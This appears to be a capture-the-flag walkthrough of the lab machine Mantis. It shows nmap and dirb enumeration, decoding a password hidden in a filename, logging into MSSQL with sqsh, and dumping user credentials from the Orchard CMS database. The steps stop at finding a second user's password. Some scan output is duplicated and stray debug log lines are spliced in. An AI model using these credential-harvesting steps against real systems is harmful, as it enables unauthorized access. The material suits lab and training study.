

Mantis

Synopsis

Mantis requires a fair bit of knowledge or research of Windows Servers and the domain controller!

Skills

- Knowledge of windows server
- Knowledge of domain controllers
- Enumerating SQL server express
- Exploiting domain controllers and kerberos

Exploitation

As always we start with the nmap to check what services/ports are open

We can see multiple open ports, yet almost all of them are default ports associated with Kerberos and domain controller

```
# nmap -A 10.10.10.52
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 22:08 EDT
Nmap scan report for 10.10.10.52
Host is up (0.072s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-06-16 02:08:28Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
|_ ssl-date: 2023-06-16T02:10:15+00:00; +2s from scanner time.
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2023-06-16T02:08:17
|_ Not valid after: 2053-06-16T02:08:17
|_ ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ ms-sql-info: ERROR: Script execution failed (use -d to debug)
8080/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Tossed Salad - Blog
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

```
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/15%OT=53%CT=1%CU=35751%PV=Y%DS=2%DC=T%G=Y%TM=648BC48
OS:6%P=x86_64-pc-linux-gnu)SEQ(CI=I)SEQ(SP=FF%GCD=1%ISR=10B%TI=I%CI=I%II=I%
OS:TS=7)SEQ(SP=FF%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=7)OPS(O1=0%O2=0%O3=0%
OS:=0%O5=0%O6=)WIN(W1=0%W2=0%W3=0%W4=0%W5=0%W6=0)ECN(R=N)ECN(R=Y%DF=Y%T=80%W=
OS:0%O=0%CC=N%Q=)T1(R=N)T1(R=Y%DF=Y%T=80%S=Z%A=S+%F=AR%RD=0%Q=)T2(R=N)T2(R=Y
OS:%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T3(R=N)T3(R=Y%DF=Y%T=80%W=0%S=Z%A
OS:=0%F=AR%O=%RD=0%Q=)T4(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T5
OS:(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T6(R=Y%DF=Y%T=
OS:80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T7(R=N)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%
OS:0=%RD=0%Q=)U1(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUC
OS:K=G%RUD=G)IE(R=N)IE(R=Y%DFI=N%T=80%CD=Z)
```

Network Distance: 2 hops
Service Info: Host: MANTIS; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
|   System time: 2023-06-15T22:09:21-04:00
|_ clock-skew: mean: 1h00m02s, deviation: 2h00m01s, median: 1s
| smb-security-mode:
|   account used: <blank>
|   authentication_level: user
|   challenge_response: supported
```

```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
|   System time: 2023-06-15T22:09:21-04:00
|_ clock-skew: mean: 1h00m02s, deviation: 2h00m01s, median: 1s
| smb-security-mode:
|   account used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: required
|_ smb2-security-mode:
|   210:
|_   Message signing enabled and required
| smb2-time:
|   date: 2023-06-16T02:09:23
|_   start_date: 2023-06-16T02:08:09

TRACEROUTE (using port 1720/tcp)
HOP RTT ADDRESS
1 59.29 ms 10.10.14.1
2 60.82 ms 10.10.10.52

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 120.30 seconds
```

```

(root@kali) - [~/Desktop/Boxes]
# nmap -v 10.10.10.52 -p 1337 [debug] autosaver: no needs to s
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 22:15 EDT
Initiating Ping Scan at 22:15 [debug] autosaver: no needs to s
Scanning 10.10.10.52 [4 ports] [debug] autosaver: no needs to s
Completed Ping Scan at 22:15, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:15 [debug] autosaver: no needs to s
Scanning mantis.htb (10.10.10.52) [1 port] [debug] autosaver: no needs to s
Discovered open port 1337/tcp on 10.10.10.52 [debug] autosaver: no needs to s
Completed SYN Stealth Scan at 22:15, 0.11s elapsed (1 total ports)
Nmap scan report for mantis.htb (10.10.10.52)
Host is up (0.098s latency).
2023-06-15 22:02:06.002] [ ] [debug] autosaver: no needs to s
PORT      STATE SERVICE
1337/tcp  open  waste
2023-06-15 22:05:06.001] [ ] [debug] autosaver: no needs to s
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
2023-06-15 22:05:06.001] [ ] [debug] autosaver: no needs to s
Raw packets sent: 5 (196B) | Rcvd: 2 (72B)

```

But 2 ports are not default Domain controller ports

1443/MSSQL

1337/TCP

Because our target uses kerberos we should sync our time with the target(Kerberos is very picky when it comes to time synchronisation, if our clock is skewed more than a few minutes, we will always fail any authentication process)


```

(root@kali) - [~/Desktop/Boxes]
# rdate -n 10.10.10.52
Thu Jun 15 22:12:31 EDT 2023

```

Let's check out web ports 8080/HTTP and mysterious 1337/TCP

On the port 8080/HTTP we have a CMS



But on the port 1337/TCP we have a default IIS web page



Let's then launch dirb against those ports to find any hidden directories

```
# dirb http://10.10.10.52:1337/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Jun 15 22:16:35 2023
URL_BASE: http://10.10.10.52:1337/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4684

---- Scanning URL: http://10.10.10.52:1337/ ----
==> DIRECTORY: http://10.10.10.52:1337/secure_notes/
```


And on the port 1337/CP we found a directory /secure_notes

10.10.10.52 - /secure_notes/

[\[To Parent Directory\]](#)

9/13/2017 5:22 PM	912 dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
9/1/2017 10:13 AM	168 web.config

From the content of the file we can get a valid username- admin



```
1. Download OrchardCMS
2. Download SQL server 2014 Express ,create user "admin",and create orcharddb database
3. Launch IIS and add new website and point to Orchard CMS folder location.
4. Launch browser and navigate to http://localhost:8080
5. Set admin password and configure sQL server connection string.
6. Add blog pages with admin user.
```

But if we take a closer look of the file name, we will spot a base64 encoded string

10.10.10.52:1337/secure_notes/dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt

Let's decode this string in BurpSuit

NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx

6d2424716c5f53405f504073735730726421

m\$\$ql_S@_P@ssW0rd!

And we got a password

So now we have credentials needed to login into MSSQL database

To login into MSSQL, we will use sqsh command line

```
L-# sqsh -S 10.10.10.52 -U admin -P 'm$$ql_S@_P@ssW0rd!'
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppier and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1> select schema_name();
2> go
```

dbo

Once we are in, we will enumerate the database to extract interesting information e.g unencrypted credentials

```
1> select table_name from orcharddb.information_schema.tables;
2> go
```

table_name
blog_Orchard_Blogs_RecentBlogPostsPartRecord
blog_Orchard_Blogs_BlogArchivesPartRecord
blog_Orchard_Workflows_TransitionRecord
blog_Orchard_Workflows_WorkflowRecord
blog_Orchard_Workflows_WorkflowDefinitionRecord

The screenshot displays the SQL Server Enterprise Manager interface. On the left, the 'Databases' folder is expanded, showing a list of databases: SolidState, Master, Model, msdb, and orcharddb. The 'Master' database is selected. On the right, a query window is open, showing a SQL query: `select name()`. The query results are displayed in a table with one row and one column, showing the name of the database: `master`.

name()
master

```
1> select table_name from orcharddb.information_schema.tables;
2> go
```

Results

table_name
blog_Orchard_Blogs_RecentBlogPostsPartRecord
blog_Orchard_Blogs_BlogArchivesPartRecord
blog_Orchard_Workflows_TransitionRecord
blog_Orchard_Workflows_WorkflowRecord
blog_Orchard_Workflows_WorkflowDefinitionRecord

```

1> select UserName,Password from orcharddb.dbo.blog_Orchard_Users_UserPartRecord;
2> go

```

UserName	Password
admin	AL1337E2D6YHm0iIysVzG8LA760ozgMSly0Jk10v5WCGK+lgKY6vrQuswfWHKZn2+A==
James	J@m3s_P@ssW0rd!

And we found credentials for a user James